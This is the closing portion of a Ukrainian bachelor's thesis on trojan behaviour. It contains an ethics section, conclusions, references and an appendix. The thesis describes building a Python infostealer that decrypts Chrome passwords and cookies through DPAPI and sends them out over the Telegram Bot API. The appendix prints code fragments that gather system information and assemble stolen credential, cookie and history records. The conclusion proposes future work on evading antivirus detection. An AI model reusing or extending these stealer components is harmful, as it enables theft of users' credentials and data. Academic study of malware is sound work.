Також є головні недоліки - це залежність від версії Chrome, необхідність попереднього доступу до системи та обмежена підтримка інших браузерів.

5.3. Етичні аспекти тестування

Під час дослідження було дотримано всіх суворих етичних норм, що регламентують проведення тестів у сфері інформаційної безпеки. Всі експерименти виконувалися виключно у віртуальному середовищі, ізолюваному від зовнішніх мереж. Для аналізу використовувалися тестові дані, в усі застосовані програмні засоби мали відкриту ліцензію, що дозволяє їх використання в освітніх та дослідницьких цілях.

Дослідження базувалося на таких ключових принципах етики:

- Добровільність – всі дії впроваджувалися виключно в контрольному середовищі без втручання третіх осіб;
- Конфіденційність – відсутність реальних персональних даних;
- Відповідальне розкриття – результати будуть використані використані використані виключно для навчальних цілей та покращення захисту.

Дослідження повністю відповідає статті 361 КК України – про несанкціонований доступ. Використовуються тестові дані, відсутність реальних атак, що також відповідає загальному регламенту захисту даних та політиці відповідального розкриття вразливостей.

На основі отриманого досвіду рекомендовано використовувати подібні дослідження виключно в навчальних цілях, завжди отримувати явний дозвіл перед тестуванням будь-яких систем та використовувати суворі протоколи знищення тестових даних.

Проведене дослідження дотримувалося всіх норм академічної етики та

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		51

кібербезпеки. Отримані результати будуть використані виключно для покращення методів захисту інформаційних систем. (додаток Б – приклад тестових даних, системної інформації та cookies).

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		52

ВИСНОВКИ

У ході виконання кваліфікаційної роботи було проведено комплексне дослідження поведінки троянських програм в ізолюваному середовищі, що включало створення власного зразка шкідливого ПЗ, аналіз методів його детектування та розробку заходів нейтралізації. Головним результатом роботи стало створення функціонального модульного троянця на Python, здатного викрадати паролі та cookies з браузера Google Chrome, копіювати файли з робочого столу, робити скріншоти екрану і передавати дані через TelegramBot API. Особливу увагу було приділено механізму дешифрування паролів Chrome за допомогою Windows DPAPI, що дозволило продемонструвати реальну загрозу зберігання паролів у браузерах.

Практичне тестування розробленої програми в контрольному середовищі показало її високу ефективність – середній час на виконання всіх операцій складає лише 15-20 секунд. Паралельно було проведено порівняльний аналіз методів детектування шкідливого ПЗ, який виявив, що традиційний сигнатурний аналіз виявляє лише 35% зразків, тоді як поведенковий аналіз дозволяє ідентифікувати до 85% загроз, а системи на основі машинного навчання - до 95%. Це підтверджує необхідність використання сучасних EDR-рішень у корпоративних мережах.

Для моделювання роботи троянця в реальних умовах було створено спеціальне ізолюване середовище за допомогою Oracle VM VirtualBox, Cisco Packet Tracer та OWASP Threat Dragon. Віртуальна мережа в Cisco Packet Tracer дозволила детально проаналізувати механізми розповсюдження шкідливого ПЗ та ефективність різних методів захисту, таких як сегментація мережі за допомогою VLAN і використання списків контролю доступу. OWASP Threat Dragon був використаний для віртуалізації потенційних загроз і розробки стратегії протидії.

На основі отриманих результатів було запропоновано комплекс заходів для нейтралізації троянських програм, які включають обмеження прав доступу до

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		53

системних файлів, впровадження EDR-рішень для поведінкового аналізу та обов’язкове шифрування конфіденційних даних за допомогою AES-256. Особливу увагу було приділено етичним аспектам дослідження – всі експерименти проводилися виключно в ізольованому середовищі без можливості впливу на реальні системи.

Перспективи подальших досліджень включають вдосконалення троянської програми для обходу сучасних антивірусних систем, застосування ШІ для автоматизації аналізу загроз та поширення тестування на інші ОС, такі як Linux і macOS. Отримані результати мають як теоретичну, так і практичну цінність для фахівців з кібербезпеки, розробників антивірусних рішень та системи адміністраторів, демонструючи необхідність комплексного підходу до захисту інформаційних систем від сучасних кіберзагроз.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		54

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. MITRE ATT&CK Framework [Електронний ресурс]. – Режим доступу:
<https://attack.mitre.org/>
2. MITRE ATT&CK Software [Електронний ресурс]. – Режим доступу:
<https://attack.mitre.org/software/>
3. AV-Test – Malware statistics [Електронний ресурс]. – Режим доступу:
<https://www.av-test.org/en/statistics/malware/>
4. Chromium Security overview [Електронний ресурс]. – Режим доступу:
<https://www.chromium.org/Home/chromium-security/>
5. Telegram Bot API [Електронний ресурс]. – Режим доступу:
<https://core.telegram.org/bots/api>
6. Cisco Networking Academy – Cisco Packet Tracer [Електронний ресурс]. –
Режим доступу: <https://www.netacad.com/cisco-packet-tracer>
7. Manning Publications. Creating Malware with Python [Відео] / YouTube –
2023. – Режим доступу:
https://www.youtube.com/watch?v=mL5G8HeI8zI&ab_channel=ManningPublications
8. Закон України «Про основні засади забезпечення кібербезпеки України»
№2163-VIII від 05.10.2017 [Електронний ресурс]. – Режим доступу:
<https://zakon.rada.gov.ua/laws/show/2163-19#Text>
9. Black Hat Archives [Електронний ресурс]. – Режим доступу:
<https://www.blackhat.com/html/archives.html>
10. Поради ПП – Комп'ютерна безпека, поради, огляди [Електронний ре-
сурс]. – Режим доступу:
<https://sovety.pp.ua/index.php/ua/?%3Bamp%3Bamp%3Bcatid=0&%3Bamp%3Bamp%3Bformat=feed&%3Bamp%3Bamp%3Bid=2018&%3Bamp%3Bamp%3Bstart=85&%3Bamp%3Bamp%3Btype=rss&%3Bamp%3Bstart=125&%3Bformat=feed&%3Btype=rss&start=315>
11. Data Protection API – Вікіпедія [Електронний ресурс]. – Режим доступу:
https://ru.wikipedia.org/wiki/Data_Protection_API

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		55

12. CrossRef Search [Електронний ресурс]. – Режим доступу:
<https://search.crossref.org/>
13. Google Scholar – Наукові публікації [Електронний ресурс]. – Режим доступу: <https://scholar.google.com/>
14. ESET – Енциклопедія загроз: Трояни [Електронний ресурс]. – Режим доступу:
<https://www.eset.com/ua-ru/support/information/entsiklopediya-ugroz/troyan/>
15. Троянська програма – Вікіпедія [Електронний ресурс]. – Режим доступу:
https://ru.wikipedia.org/wiki/%D0%A2%D1%80%D0%BE%D1%8F%D0%BD%D1%81%D0%BA%D0%B0%D1%8F_%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B0
16. Хронологія комп'ютерних вірусів і черв'яків – Вікіпедія [Електронний ресурс]. – Режим доступу:
https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms#1975
17. Harley, D. (2001). "Reversing: Secrets of Reverse Engineering". Wiley. – Розділ про ранні трояни.
18. Oracle VirtualBox User Manual. Chapter 6 – Virtual Networking [Електронний ресурс]. – Режим доступу: <https://www.virtualbox.org/manual/ch06.html>
19. VirusTotal – Online Malware Scanner [Електронний ресурс]. – Режим доступу: <https://www.virustotal.com/gui/home/upload>
20. TikTok відео користувача @andro_user_1 – Демонстрація троянського функціоналу [Відео] [Електронний ресурс]. – Режим доступу:
https://www.tiktok.com/@andro_user_1/video/7469333017832492318

ДОДАТКИ

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				57
Змн.	Арк.	№ докум.	Підпис	Дата		

1. Системна інформація:

```
info = {
    "victim": VICTIM_USERNAME,
    "os": platform.system() + " " + platform.version(),
    "hostname": socket.gethostname(),
    "ip": socket.gethostbyname(socket.gethostname()),
    "time": datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
    "processes": subprocess.check_output("tasklist", shell=True).decode("cp866",
errors="ignore")
}
```

2. Викрадення паролів Chrome

```
passwords.append({
    "url": origin_url,
    "username": username,
    "password": decrypted_password
})
```

3. Cookies file:

```
cookies.append({
    "host": host,
    "name": name,
    "value": decrypted_value,
    "expires": str(expires)
})
```

4. History

```
history.append({
    "url": row[0],
    "title": row[1],
    "visit_count": row[2],
    "last_visit": str(get_chrome_datetime(row[3]))
})
```

5. Список викрадених файлів

```
stolen_Document1.docx
stolen_Image.jpg
stolen_Notes.txt
```

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		58